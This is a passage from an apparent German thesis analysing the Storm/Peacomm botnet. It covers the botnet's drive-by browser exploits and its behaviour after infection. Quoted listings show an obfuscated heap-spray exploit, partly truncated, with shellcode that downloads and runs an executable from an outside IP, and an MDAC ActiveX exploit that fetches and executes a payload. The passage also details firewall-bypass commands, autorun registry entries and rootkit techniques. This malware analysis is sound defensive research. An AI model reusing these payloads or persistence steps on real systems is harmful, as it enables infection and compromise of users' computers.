Das Ziel der Exploits ist die Einschleusung von so genanntem *Shellcode*. Der Begriff Shellcode stammt ursprünglich aus der Unix-Welt und bezeichnet eine Folge von Opcodes, die einem Angreifer eine (Root)-Shell zur Verfügung stellen. Inzwischen ist der Begriff auch für andere Systeme anwendbar und nicht mehr auf die bloße Ausführung einer Shell beschränkt. Statt dessen versteht man darunter im Allgemeinen das Einbringen und Ausführen von beliebigen Maschinenbefehlen.

Im Folgenden wird zunächst das Exploit besprochen, welches sich an Firefox bzw. Opera richtet. Danach wird ein kurzer Überblick über Exploits für den Internet Explorer gegeben, die aus einer Seite der „Krackin“-Kampagne stammen.

MS06-006

Bei MS06-006 [41] handelt es sich um Schadcode, der eine Schwachstelle im Plug-In für Windows Media-Player für Browser anderer Hersteller ausnutzen kann, um per JavaScript beliebigen Code auf dem betroffenen System ausführen zu können. Es wird eine Technik namens *NOP Sliding* [69] in Verbindung mit einem überlangen `<embed>`-Tag verwendet, was zu einem Buffer Overflow führt. Dieser wird genutzt, um Windows-Shellcode einzuschleusen und auszuführen, welcher eine Storm-Binärdatei herunterlädt und auf dem Computer installiert.

Listing 3.1 zeigt das zurückgegebene JavaScript einer gefälschten YouTube Seite der „Free Video“-Kampagne (vgl. Tabelle 3.1) an den Firefox-Browser. Die Variable `plain_str` in Zeile 7 enthält einen 3230 Byte langen Hexadezimal-String, der in Zeile 8 mit dem

Listing 3.1: Verschleiertes Javascript des Exploits MS06-006.

```
1 function xor_str(plain_str, xor_key){
2   var xored_str="";
3   for (var i=0; i<plain_str.length; ++i)
4     xored_str+= String.fromCharCode(xor_key ^ plain_str.charCodeAt(i)
        );
5   return xored_str;
6 }
7 var plain_str="\xff\xd2\xd5\xd2\xd5\xd2\xd5\xd2\xd5\xd2 [...] \xd2\
    xd5\xd2\xd5\xd2\xd5\xd2\xd5\xd2\xd5 [...] \xd2\xd5\xd2\xd5\xd2\xd5
    \xd2\xd5\xd2\xd5 [...] \xd2\xd5\xd2\xd5\xd2\xd5\xd2\xd5\xd2\xd5";
8 var xored_str = xor_str(plain_str, 223);
9 document.write(xored_str);
```

Schlüssel 223 durch die Funktion `xor_str()` (Zeile 1–6) entschlüsselt wird. Die Ausgabe des Ergebnisses erfolgt in Zeile 9 und ist wieder ein JavaScript, welches in Listing 3.2 dargestellt wird.

Das resultierenden Script füllt zunächst in den Zeilen 2 und 3 einen Bereich des JavaScript-Heaps mit 18 MB des Hexadezimalzeichens `x41`. Der Trick dabei besteht darin, das Unicode-Zeichen `u4141` als zwei Hexadezimalzeichen `x41x41` aufzufassen. Der Opcode `x41` entspricht in Maschinensprache der Operation `INC ECX`, einem Sprung zum nächsten Befehl. An dieser Stelle wirkt die Anweisung funktionell wie ein No-Operation-Befehl (NOP)[43]. Anschließend wird in Zeile 4 ein weiterer als Unicode kodierter String angehängt, der den eigentlichen Shellcode enthält. Der überlange, mittels HTML-`<embed>`-Tag eingebettete Link (Zeile 6) führt beim Aufruf des Windows-Media-Player-Plugins zu einem Pufferüberlauf, so dass die Rücksprungadresse überschrieben wird. Ist der zuvor platzierte NOP-Block im Heap nur ausreichend lang genug, befindet sich die Rücksprungadresse genau in diesem Bereich. Die NOPs werden nacheinander abgearbeitet, bis der Schadcode erreicht wird, welcher auszugsweise in Abbildung 3.3 aufgezeigt wird. Mittels der Windows Systemdatei `urlmon.dll` (bei Offset `x40`) wird die Adresse `http://70.233.97.67/file.php` (Offset `xC0`) kontaktiert. Im vorliegenden Fall ist die IP-Adresse mit der Adresse des Hosts, der das JavaScript bereitstellt, identisch. Die PHP-Datei `file.php` ist Bestandteil der oben genannten Exploit-Sammlung MPack und liefert eine Datei zurück, welche unter `c:\u.exe` (Offset `x50`) gespeichert wird. Abschließend wird die Datei ausgeführt. Bei `u.exe` handelt es sich um einen Downloader, der den eigentliche Bot von einer weiteren Quelle bezieht, um ihn dann ebenfalls zu starten.

Listing 3.2: Füllen des Heaps zur Vorbereitung des Heap-Sliding.

```
1 <HTML><HEAD><SCRIPT>
2   var s=unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");
3   do{s+=s;} while(s.length<0x0900000);
4   s+=unescape("%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5
        [...] %uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u372F%u2E30%u3332%
      u2E33%u3739%u362E%u2F37%u6966%u656C%u702E%u7068");
5   </SCRIPT></HEAD>
6   <BODY><EMBED SRC="---------------------- [...] -----------------
      AAAABBBBCCCCDDDDEE [...] 666777788889999.wmv">
7 </EMBED></BODY></HTML>
```

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000040   8B 03 C5 C3 75 72 6C 6D  6F 6E 2E 64 6C 6C 00 43   9 ÅÃurlmon.dll C
00000050   3A 5C 55 2E 65 78 65 00  33 C0 64 03 40 30 78 0C   :\U.exe 3Àd @0x
00000060   8B 40 0C 8B 70 1C AD 8B  40 08 EB 09 8B 40 34 8D   9@ 9p –9@ ë 9@4
00000070   40 7C 8B 40 3C 95 BF 8E  4E 0E EC E8 84 FF 83 EC   @|9@<"¿}N ìè ÿ'ì
00000080   04 83 2C 24 3C FF D0 95  50 BF 36 1A 2F 70 E8 6F    ',$<ÿÐ"P¿6 /pèo
00000090   FF 8B 54 24 FC 8D 52 BA  33 DB 53 53 52 EB 24 53   ÿ9T$ü R°3ÛSSRë$S
000000A0   FF D0 5D BF 98 FE 8A 0E  E8 53 FF 83 EC 04 83 2C   ÿÐ]¿Üþ` èSÿ'ì ',
000000B0   24 62 FF D0 BF 7E D8 E2  73 E8 40 FF 52 FF D0 E8   $bÿÐ¿~Øâsè@ÿRÿÐè
000000C0   D7 FF 68 74 74 70 3A 2F  2F 37 30 2E 32 33 33 2E   ×ÿhttp://70.233.
000000D0   39 37 2E 36 37 2F 66 69  6C 65 2E 70 68 70         97.67/file.php
```

Abbildung 3.3: Auszug des entschlüsselten Shellcodes des MS06-006 Exploits. Die Hexadezimaldarstellung des Shellcodes offenbart die Funktionalität.

Zu der eben besprochenen Schwachstelle existiert seit 14. Februar 2007 ein Sicherheitsupdate von Microsoft, welche sie behebt. Trotzdem wird sie immer noch offensichtlich erfolgreich verwendet. Das untermauert die Aussage zu Beginn dieses Abschnittes über den erfolgreichen Einsatz älterer Exploits.

Exploits für Internet Explorer

Die Exploits für den Internet Explorer sind vielfältiger. Die Auslieferung erfolgt aber äquivalent zur Firefox-Variante. Ein mit XOR verschlüsselter String wird entschlüsselt, das Ergebnis ist hier ebenfalls wieder ein JavaScript und wird im nachfolgenden Listing dargestellt. Der komplette verschleierte Code ist aufgrund seines Umfanges nur auf der beiliegenden CD zu finden (siehe Anhang A.10).

Listing 3.3: Internet Explorer Exploits - Teil 1.

```
function MDAC() {
  var t = new Array('{BD96C5'+'56-65A3-11'+'D0-983A-00C04FC'+'29E30}', [...], '{E8C
      '+'CCDDF-CA28-496b-B'+'050-6C07C962'+'476B}', null);
  var v = new Array(null, null, null);
  var i = 0;
  var n = 0;
  var ret = 0;
  var urlRealExe = 'http://82.32.47.150/file.php';
  while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
    var a = null;
    try {
      a = document.createElement("object");
      a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));
    } catch(e) { a = null; }
    if (a) {
      if (! v[0]) {
        v[0] = CreateObject(a, "msxml2.XMLHTTP");
        if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
        if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");
      }
      if (! v[1]) {
        v[1] = CreateObject(a, "ADODB.Stream");
      }
      if (! v[2]) {
        v[2] = CreateObject(a, "WScript.Shell");
        if (! v[2]) {
          v[2] = CreateObject(a, "Shell.Application");
          if (v[2]) n=1;
        }
      }
    }
    i++;
  }
  if (v[0] && v[1] && v[2]) {
    var data = XMLHttpDownload(v[0], urlRealExe);
    if (data != 0) {
      var name = "c:\\sys"+GetRandString(4)+".exe";
      if (ADOBDStreamSave(v[1], name, data) == 1) {
        if (ShellExecute(v[2], name, n) == 1) { ret=1; }
      }
    }
  }
  return ret;
}
```

Der Angriff verläuft in mehreren Schritten. Zuerst wird die Funktion `MDAC()` ausgeführt, welche den MDAC-Exploit beinhaltet, der eine Schwachstelle in der Microsoft Data Access Komponente in einem ActiveX-Steuerelement des Internet Explorers ausnutzt, um beliebigen Code auf einem betroffenen System ausführen zu können. In Zeile 7 wird die Download-Adresse des Schadcodes spezifiziert. Die Verwendung der `file.php` lässt hier wieder auf den Einsatz MPack schließen. Der Code in Zeile 16 erzeugt ein `XHTMLHTTP`-Objekt, das zum Download von der zuvor spezifizierten Adresse benötigt wird (Zeile 34). Die erhaltene Datei wird dann mittels `ADDOBStreamSave` auf Laufwerk `c:` gespeichert. Der Dateiname setzt sich zusammen aus einem zufälligen String und der Endung `.exe` (Zeilen 36 und 37). Schließlich wird noch die Datei mittels `WScript.Shell` (24) oder `Shell.Application` (26) in Zeile 38 ausgeführt.

Nach Seifert u. a. [65] wurde diese Sicherheitslücke von Microsoft bereits im Jahr 2004 behoben und ist nur noch mit der Version 6 SP2 des Internet Explorers ohne zusätzliche Updates vorhanden.

Sollte der erste Teil des Angriffs nicht erfolgreich sein, wird mit einer Reihe von weiteren Attacken begonnen, die in Listing 3.4 auf der nächsten Seite aufgeführt werden. Die Funktion `startOverflow()` in der ersten Zeile wird mit dem Parameter `num=0` gestartet, so dass zuerst die Funktion `cf()` aufgerufen wird. VirusTotal [31] stuft deren Code mit lediglich zwei von 32 verfügbaren Antivirenprogrammen als verdächtig ein, zwei weitere erkennen ihn als „New Malware.br“ (McAffee) bzw.„Trojan.Downloader.Win32.Malware.gen“ (Webwasher-Gateway).

Das Skript füllt, ähnlich wie im MS06-006 Exploit, den JavaScript-Heap mit einigen Megabytes an Unicode-Zeichen, darunter auch wieder Shellcode. Dieser wird in 12 von 32 Antivirenprogrammen als schädlich bewertet. Der Shellcode versucht auch hier eine Datei von einem PHP-Skript (`file.php`) herunterzuladen und auf dem System zu starten.

Die Exploits CVE-2007-3148 und CVE-2005-2127 wurden bereits angesprochen. Sie werden in den Zeilen 5 und 6 des Listings 3.4 auf der nächsten Seite in der Funktionen `yah()` bzw. `elea()` gestartet. Danach versucht der Code ab Zeile 7 eine Schwachstelle in Apple Quicktime auszunutzen, bevor im folgenden noch im `else if(num==1)`-Zweig des Skripts (Zeile 19) das WinZip-Exploit und im `else if(num==2)`-Zweig der Code, der eine Schwachstelle in der ActiveX-Komponente WebViewFolderIcon auszunutzen versucht, anschließen.

Neben der direkten Einbindung der Skripte in den Quellcode einer Website wurde ab der ersten Novemberwoche zunehmend der Einsatz von HTML Inlineframes (iframes) beobachtet. Iframes bieten eine Möglichkeit, fremde Onlineinhalte in ein HTML-Dokument einzubinden [11]. Dies wird zum Laden, des Schadcodes von einer beliebigen Online-Quelle verwendet.

Listing 3.4: Internet Explorer Exploits - Teil 2.

```
function startOverflow(num){
  if (num == 0) {
    try {
      if (! mem_flag) cf();
      yah();
      elea();
      var qt = new ActiveXObject('QuickTime.QuickTime');
      if (qt) {
        var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
            width="1" height="1" style="border:0px"> <param name="src" value="qt.
            php"> [...] <param name="controller" value="true"> </object>';
        if (! mem_flag) cf();
        document.getElementById('mydiv').innerHTML = qthtml;
        num = 255;
      }
    }
    catch(e) {}
    if (num = 255) setTimeout("startOverflow(1)", 2000);
    else startOverflow(1);
  }
  else if (num == 1) {
    try {
      var winzip = document.createElement("object");
      winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-BA413F034904");
      var ret=winzip.CreateNewFolderFromName(unescape("%00"));
      if (ret == false) {
        if (! mem_flag) cf();
        startWinZip(winzip);
        num = 255;
      }
    } catch(e) {}
    if (num = 255) setTimeout("startOverflow(2)", 2000);
    else startOverflow(2);
  }
  else if (num == 2) {
    try {
      var tar = new
      ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
      if (tar) {
        if (! mem_flag) cf();
        startWVF();
      }
    } catch(e) {}
  }
}
```

3.2.3 Auftritt in Blogs

Ab Ende August konnten immer wieder in geringem Umfang Einträge in Blogs gefunden werden, die auf `blogspot.com` gehostet wurden, die im Inhalt identisch mit den von Storm versendeten Mails waren. Bei den jeweiligen Einträgen handelte es sich nicht um Kommentare, die von jedermann verfasst werden können, sondern um echte Einträge [30], die eine Authentifizierung des Benutzers erfordern.

Eine Möglichkeit, dies zu erklären, ist die Annahme, dass die Betreiber des Storm-Botnetzes an die jeweiligen Zugangsdaten von Bloggern gelangten, z.B. indem der Bot, wie bereits erwähnt und in 3.3.7 vertieft, die Festplatte nach E-Mail-Adressen und möglicherweise anderen Daten durchsucht, die dann versendet werden. Darunter könnten sich auch die benötigten Zugangsdaten befinden.

Jedoch konnte im Rahmen dieser Arbeit nicht festgestellt werden, dass außer den gefundenen E-Mail-Adressen zusätzliche Daten übertragen wurden (vgl. 3.4.5 auf Seite 59). Deshalb ist es nach der Auffassung des Autors wahrscheinlicher, dass unter den gesammelten Adressen so genannte mail-to-blog-Adressen vorhanden waren, die genutzt werden können, um Blogeinträge durch das Senden einer E-Mail zu verfassen. Solche Einträge entstehen dann einfach durch das normale Versenden des Spams.

3.3 Systemverhalten

Zur Überprüfung des Systemverhaltens verschiedener Varianten wurde zum einen die in 3.1 beschriebene Honeypot-Umgebung, zum anderen Anubis [62] und CWSandbox [94], Tools zur dynamischen Malware-Analyse genutzt. Die grundlegende Funktionalität aller Storm-Varianten ist immer ähnlich. Die nachfolgenden Informationen stammen aus dem Paper „Peacomm.C - Cracking the nutshell“ von Boldewin [6].

Nach dem Ausführen der heruntergeladenen Storm-Datei wird zunächst ein Teil der enthaltenen Daten per XOR-Operation entschlüsselt. Der entschlüsselte Datenbereich enthält Code, der verantwortlich für die Infektion von Systemtreibern, Erstellen von benötigten Dateien und das Entschlüsseln des eigentlichen Bot-Codes ist. Dieser wird daraufhin mit der Blockchiffre *Tiny Encryption Algorithmus* (TEA)[89], gefolgt vom *Tibs-Packer/Unpacker*, extrahiert. Das Resultat ist dann der native Bot-Code.

Im Anschluss wird der Windows-Dateischutz durch eine undokumentierte API-Funktion kurzzeitig deaktiviert, um Systemtreiber mit dem Einsprungspunkt des Rootkits zu infizieren. Eine Kopie der Datei wird im Windows-Verzeichnis abgelegt, der Treiber in den untergeordneten `system32`-Ordner kopiert. Schließlich folgt noch eine Eintragung in der Registry, die die Windows-Firewall für den Bot deaktiviert.

Mit Beispiel der Datei `ecard.exe`, die von einer Seite aus der e-card-Kampagne von Mitte August 2007 (siehe 3.2.1) stammt, wird in Abschnitt 3.3.2 exemplarisch eine Variante besprochen, die alle Schritte des eben genannten Ablaufes ausführt. Nicht alle

Storm-Versionen besitzen den gesamten Umfang der vorgestellten Abfolge. Einige wie `happy_2008.exe`, die im Unterabschnitt 3.3.4 beschrieben wird, bestehen nur aus einer einzigen Treiberdatei. Bei `sony.exe` (3.3.3) handelt es sich um eine einzigartige Version. Sie ist weder durch einen Packer verschlüsselt bzw. komprimiert, noch besitzt sie Rootkit-Eigenschaften. Auch ist sie die einzige Datei, die nicht mit einer Spam-Kampagne in Zusammenhang gebracht werden konnte.

Bevor diese drei Ausführungen besprochen werden, wird jedoch im folgenden Unterabschnitt zunächst ein Überblick über einige weitere verschiedene Varianten von Storm verschafft, sowie einige Statistiken zu den gesammelten Proben präsentiert.

3.3.1 Überblick

Während der Untersuchung des Bots wurden von den verlinkten Seiten 1276 Storm-Binärdateien heruntergeladen. Dabei variiert die Dateigröße zwischen 87 KB und maximal 167 KB. Die durchschnittliche Größe beträgt etwa 124 KB. Eine Überprüfung der MD5-Checksumme ergab 356 verschiedene Werte, woraus man aber nicht auf die Existenz ebensovieler verschiedener Varianten schließen kann. Durch die Verwendung des Tiny Encryption Algorithmus kann durch einfache Änderung des Schlüssels die MD5-Summe geändert werden, wovon die Betreiber des Storm-Botnetzes auch Gebrauch machten.

Im Laufe der Zeit unterlag Peacomm einigen Änderungen. Tabelle 3.2 auf der nächsten Seite gibt einen Überblick über verschiedene Varianten und Entwicklungsstadien des Bots. In der Zeit zwischen Juli und August 2007 wurde Storm mit der Fähigkeit ausgestattet, virtuelle Maschinen zu erkennen. In solchen verweigerte Storm die Netzwerkkommunikation oder führte zu Abstürzen des virtuellen Systems. Da diese Fähigkeit bei der eigentlichen Aufgabe des Bots, nämlich Spamming oder Teilnahme an DDoS-Angriffen keinen Zweck erfüllt, muss davon ausgegangen werden, dass dies lediglich zur Erschwerung der Analyse erdacht und implementiert wurde. Von diesem Ansatz kamen die Autoren der Malware bald wieder ab. Etwa zur gleichen Zeit wurde beim schnell hintereinander ausgeführten Download des Bots von der gleichen Adresse jeweils eine Datei mit leicht abweichender Größe und verschiedener MD5-Summe geliefert. Diese Varianten unterscheiden sich nicht in ihrer Funktionalität, statt dessen resultieren die Unterschiede aus dem simplen Neu-Verpacken mit oben genannten Verfahren.

Ab Oktober 2007 wurde auf die Infektion von Systemtreibern zum Laden des Rootkit-Treibers verzichtet. Statt dessen wurde dies seit dem durch einen einfachen Autostart-Eintrag in der Registry ersetzt. Mitte Dezember kam es zu einer weiteren Änderung: Statt der Kombination aus ausführbarer `.exe`-Datei und Rootkit-Treiber wurde beides in einem einzelnen Treiber implementiert. Dieser wird bei Systemstart geladen und übernimmt alle bisherigen Aufgaben.

Datum	Dateiname/MD5-Hash	Größe	Angelegte/Geänderte Dateien	Besonderheiten
12 08. 07	ecard.exe/ c5930c534fc873a01ea132fbe80f6c83	97 kB	• %windir%\spooldr.exe • %windir%\system32\spooldr.sys	• Infektion von %windir%\system32\tcpip.sys und %windir%\dllcache\tcpip.sys • bleibt unter VMware sonst inaktiv
28. 09. 07	ArcadeWorldGame.exe/ 5e1ed88cfa05b1a799bc87bb2df017a7	137 kB	• %windir%\spooldr.exe • %HOMEPATH%\spooldr.ini • %windir%\system32\spooldr.sys	• Infektion von %windir%\system32\tcpip.sys und %windir%\dllcache\tcpip.sys
27. 10. 07	KittyCard.exe/ f8ecbb4fd80790fa059aad5181aa79d7	107 kB	• %windir%\noskrnl.exe • %HOMEPATH%\noskrnl.config • %windir%\system32\noskrnl.sys	• Autosart: HKCU\Software\Microsoft\Windows\CurrentVersion\Run "" = C:\WINDOWS\noskrnl.exe und HKLM\SYSTEM\ControlSet001\Services\noskrnl "" = \??\C:\WINDOWS\system32\noskrnl.sys
11 11. 07	dancer.exe/ 5d43d9acaadcb1d9f266692003d741087	122 kB	• %windir%\noskrnl.exe • %windir%\noskrnl.config • %windir%\system32\noskrnl.sys	• Deaktiviert VMware-Tools • Erzeugt HKCU\Software\Microsoft\Windows\CurrentVersion\Run "" = C:\WINDOWS\noskrnl.exe • Kopiert _install.exe in jeden Ordner, der ausführbare Dateien enthält
17 11. 07	sony.exe/ eb35795c4eff3bdf828f55d897afd7e1	126 kB	• %windir%\noskrnl.exe • %windir%\noskrnl.config	• Erzeugt HKCU\Software\Microsoft\Windows\CurrentVersion\Run "" = C:\WINDOWS\noskrnl.exe • nicht gepackt • Installiert keinen Rootkit-Treiber; ist auf x64 Systemen lauffähig
24. 12. 07	stripshow.exe/ 7a500a35e900fa58462422f2017f1a22	131 kB	• %windir%\disnisa.exe • %windir%\disnisa.config	Erzeugt HKCU\Software\Microsoft\Windows\CurrentVersion\Run "" = C:\WINDOWS\disnisa.exe
09 01. 08	happy_2008.exe/ 0d815d635c11aac6ce009ef6b1a23769	139 kB	• %windir%\system32\lrito72bd-523c.sys • %windir%\system32\lrito.ini	• Besteht nur noch aus einer Datei, welche als Kernel-Treiber bei Systemstart geladen wird. Wird unter HKLM\System\CurrentControlSet\Services\lrito18cb-7bf8 zur Registry hinzugefügt

Tabelle 3.2: Einige Storm-Varianten im Überblick.

3.3.2 ecard.exe

Wird eine Peacomm-Binärdatei auf einem Windowssystem gestartet, entweder durch manuelle Ausführung durch den Benutzer, oder mit Hilfe eines JavaScript-Exploits (vgl. 3.2.2), sind weitere Aktionen von den Benutzerrechten des angemeldeten Accounts abhängig.

Ausführung als Standardbenutzer
Ist ein Benutzer mit *eingeschränkten Rechten* angemeldet, ist der Funktionsumfang von Storm ebenfalls stark beschränkt. Die Storm-Datei erzeugt in dem Verzeichnis, in dem sie gestartet wird die Datei `spooldr.ini`, welche eine fest einprogrammierte Liste von 200 bis 900 weiteren Storm-Peers enthält. Diese werden dann per UDP kontaktiert, um eine Verbindung zum Peacomm-Netz aufzubauen (siehe 3.4.1).

`ecard.exe` versucht Ports für eingehende TCP- und UDP-Verbindungen zu öffnen, was aber durch eine aktivierte Windows-Firewall blockiert werden kann. Diese schließt standardmäßig alle Ports für eingehende Verbindungsversuche, die nicht angefordert wurden. Ausgehende Verbindungen können ausnahmslos passieren, weshalb die Windows-Firewall keinen wirksamen Schutz gegen die Teilnahme am Peacomm-Netzwerk darstellt.

Veränderungen an der Windows-Registrierung oder an Systemdateien können in einem eingeschränkten Benutzeraccount ebensowenig festgestellt werden, wie das Versenden von Spam oder die Teilnahme an DDoS-Angriffen. Nach einem Neustart des Rechners kommt es zu keiner weiteren Netzwerk-Kommunikation und der Storm-Bot ist durch Löschen der `ecard.exe` vom System beseitigt.

Ausführung als Administrator
Erst bei einem *Administrator-Account* kommen alle Fähigkeiten des Bots ans Licht. Nach der *erstmaligen Ausführung* der Peacomm-Datei wird zuerst eine Kopie in `%Windir%` (i. d. R. `c:\windows`) angelegt, die als `spooldr.exe` benannt ist. Durch die Kommandozeilenaufrufe

```
w32tm /config /syncfromflags:manual
/manualpeerlist:time.windows.com,time.nist.gov

w32tm /config /update
```

wird die Systemzeit synchronisiert, was zur korrekten Ausführung der Schlüsselsuche im Peacomm-Netz benötigt wird (vgl. 3.4.3). Durch den anschließenden Befehl

```
netsh firewall set allowed program "C:\WINDOWS\spooldr.exe" enable
```

wird folgender Eintrag von Typ `REG_SZ` in die Windows-Registrierung hinzugefügt:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\
   Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\
   List]

"C:\WINDOWS\spooldr.exe"="C:\WINDOWS\spooldr.exe:*:Enabled:enable"
```

Dieser bewirkt, dass `spooldr.exe` zur Liste der Programme hinzugefügt wird, deren Verbindungen nicht von der Windows-Firewall blockiert werden. Der Bot kann nun ungehindert UDP- und TCP-Ports öffnen, um auf eingehende Verbindungen zu lauschen oder selbst Daten zu versenden.

Peacomm modifiziert die Windows-Systemdatei `tcpip.sys` in den Verzeichnissen `%Windir%\system32\dllcache` und `%Windir%\system32\drivers`. Diese Dateien sind normalerweise durch den Windows Dateischutz gegen Änderungen geschützt. Um die Änderungen durchführen zu können wird deshalb der Dateischutz temporär durch einen Aufruf der undokumentierten API-Funktion `SfcFileException` der Datei `sfc_of.dll` deaktiviert [6, 87]. An das Ende der Dateien hängt Storm zusätzlichen Code an, welcher auf die Datei `%Windir%\system32\spooldr.sys` verweist, die ebenfalls neu angelegt wird. Dabei handelt es sich um einen Kernel-Treiber, der die Rootkitfunktionalität (3.3.5) und den Code zur Deaktivierung von Sicherheitssoftware enthält. Die `tcpip.sys` ist Bestandteil des TCP/IP Stacks von Windows und wird deshalb standardmäßig beim Systemstart geladen. Somit wird erreicht, dass durch das Laden der `tcpip.sys` die `spooldr.sys` ebenfalls geladen wird, ohne dass ein zusätzlicher Eintrag in der Windows-Registrierung vonnöten wäre. Listing 3.5 zeigt einen Auszug des angehängten Codes der `tcpip.sys`, der verantwortlich für das Laden des Rootkittreibers ist.

Wird `ecard.exe` nun ein *zweites Mal ohne vorherigen Neustart* des Systems ausgeführt (etwa weil die erste Ausführung automatisch durch ein Exploit ohne Kenntnis des Benutzers vollzogen wurde und er deshalb die Datei ein weiteres Mal herunterlädt und startet), beginnt der Bot mit der Kontaktaufnahme zum Peacomm-Netzwerk, ohne jedoch seine Rootkitfunktionen nutzen zu können. Nach 5–10 Minuten Laufzeit kommt es jeweils zu einem Absturz des Systems. Ob dies beabsichtigt ist, um einen Neustart zu erzwingen, um auf die Rootkitfunktionalität zurückgreifen zu können, oder ob das System crasht, gerade weil spezielle Funktionen noch nicht zur Verfügung stehen, konnte nicht geklärt werden.

Danach ist der Bot mit allen Funktionen voll einsatzbereit. Bei der Analyse der `ecard.exe` bei VirusTotal am 20. 12. 2007 wurde die Datei lediglich in 6 von 32 Fällen nicht als schädlich eingestuft, was einer Erkennungsrate von 81,25% entspricht (Erkennungsrate am 26. 01. 2008: 28/32).

Listing 3.5: Auszug aus der infizierten `tcpip.sys`. Durch das automatische Laden des Treibers für den TCP/IP Stack in Windows wird der Rootkittreiber von Storm mitgeladen.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00057F60   C3 5A 77 53 65 74 53 79  73 74 65 6D 49 6E 66 6F   ÃZwSetSystemInfo
00057F70   72 6D 61 74 69 6F 6E 00  4B 65 53 65 72 76 69 63   rmation KeServic
00057F80   65 44 65 73 63 72 69 70  74 6F 72 54 61 62 6C 65   eDescriptorTable
00057F90   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00057FA0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00057FB0   00 5C 00 53 00 79 00 73  00 74 00 65 00 6D 00 52    \ S y s t e m R
00057FC0   00 6F 00 6F 00 74 00 5C  00 53 00 59 00 53 00 54    o o t \ S Y S T
00057FD0   00 45 00 4D 00 33 00 32  00 5C 00 73 00 70 00 6F    E M 3 2 \ s p o
00057FE0   00 6F 00 6C 00 64 00 72  00 2E 00 73 00 79 00 73    o l d r . s y s
00057FF0   00 00 00 40 00 44 00 00  00 00 00 00 00 00 00 00      @ D
```

3.3.3 `sony.exe`

Obwohl die Datei `sony.exe` vom 27. 11. 2007 fast drei Monate älter ist, als die zuvor besprochene `ecard.exe`, ist sie in ihrer Funktionalität bei weitem nicht so ausgefeilt. Sie verzichtet vollständig auf die Deaktivierung von Sicherheitssoftware, Rootkitfunktionen und ist auch in virtuellen Maschinen lauffähig. Außerdem ist sie nicht, wie andere Varianten mit TEA und Tibs, verschlüsselt. Wie bereits zuvor erwähnt, konnte `sony.exe` in keinen Zusammenhang mit einer Spam-Kampagne gebracht werden. Der Scan von VirusTotal am 21. 12. 2007 erkannte die Datei jedoch in nur 18 von 32 Fällen (56,25%) als schädlich, eine Woche später in immerhin 28 von 32 Fällen.

Wird die Datei von einem normalen Benutzer-Konto ausgeführt, verhält sie sich analog zur `ecard.exe`-Variante: Der Bot nimmt Kontakt zum Peacomm-Netzwerk auf, ohne Systemdateien oder die Windows-Registrierung zu ändern. Nach einem Neustart des Systems bleibt der Bot bis zu einer erneuten manuellen Ausführung inaktiv. Ist der Benutzer hingegen als Administrator angemeldet, wird zunächst eine Kopie des Trojaners unter `%Windir%\noskrnl.exe` erstellt. Die nächsten Schritte sind das Anlegen des Registry-Schlüssels

```
[HKEY_Current_User\Software\Microsoft\Windows\CurrentVersion\Run]

"noskrnl"="%Windir%\noskrnl.exe"
```

welcher die noskrnl.exe beim Start von Windows ausführt, sowie die Zeitsynchronisation mit time.windows.com. Danach wird analog zu (3.3.2) eine Firewall-Regel geschrieben, die den Internetzugang von noskrnl.exe gestattet.

3.3.4 happy_2008.exe

Bei der in diesem Unterabschnitt besprochenen Variante handelt es sich um eine Datei aus der Neujahrswelle. Die happy_2008.exe stammt vom 09. 01. 2008 und wurde am 26. 01. 2008 bei einem Scan von VirusTotal von 28 aus 32 Antiviren-Programmen als schädlich eingestuft.

Vorliegende Version verzichtet komplett auf eine ausführbare Datei im .exe-Format. Stattdessen vereint der Bot alle Funktionen in einer einzelnen Treiber-Datei. Diese wird nach Ausführung der happy_2008.exe extrahiert und nach %windir%\system32\lritoX-Y.sys kopiert. X und Y stellen dabei jeweils zufällige 2 Byte lange Hexadezimalstrings dar. Wie bei allen vorherigen Versionen wird auch die Bootstrapping-Datei, welche alle initialen Peers enthält, als lrito.ini in das gleiche Verzeichnis kopiert.

Der soeben erstellte Treiber wird als Kernel-Treiber in der Windowsregistrierung unter dem nachfolgenden Schlüssel hinzugefügt. Der Wert Type (Zeile 6) gibt an, dass es sich bei dem in Zeile 4 spezifizierten Treiber um einen Kernel-Treiber handelt. Dem Eintrag Start in Zeile 5 wird der Wert 2 zugeordnet, was ein automatisches Laden des Treiber bei Systemstart bewirkt.

```
1 [HKEY_CURRENT_USER\System\CurrentControlSet\Services\lrito18cb-7bf8]
2
3 "DisplayName"="lritoX-Y"
4 "ImagePath"  ="\??\C:\WINDOWS\system32\lritoX-Y.sys"
5 "Start"      ="2"
6 "Type"       ="1"
```

Danach wird der Treiber in den Speicher geladen und nimmt seine Arbeit auf. Auch die Rootkit-Funktionen können direkt ohne einen Neustart des Systems genutzt werden.

3.3.5 Rootkitfunktionalität

Ist Storm erfolgreich auf einem System installiert, so nutzen alle Varianten mit Ausnahme der sony.exe Rootkit-Funktionen, die die von Storm verwendeten Dateien und Prozesse vor dem Benutzer verstecken. Dazu hängt sich der Treiber in die System Service Dispatch Table (SSDT) ein (*SSDT-Hooking*) und modifiziert Aufrufe der Windows-API Funktion NtQueryDirectoryFile bzw. ZwQueryDirectoryFile, die für das Auflisten von Verzeichnis-Inhalten zuständig ist. Diejenigen Varianten, die zum Starten auf einen

Listing 3.6: Auszug aus `spooldr.sys`.

```
Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000820 5A 00 77 00 51 00 75 00  65 00 72 00                 Z w Q u e r
00000830 79 00 44 00 69 00 72 00  65 00 63 00 74 00 6F 00   y D i r e c t o
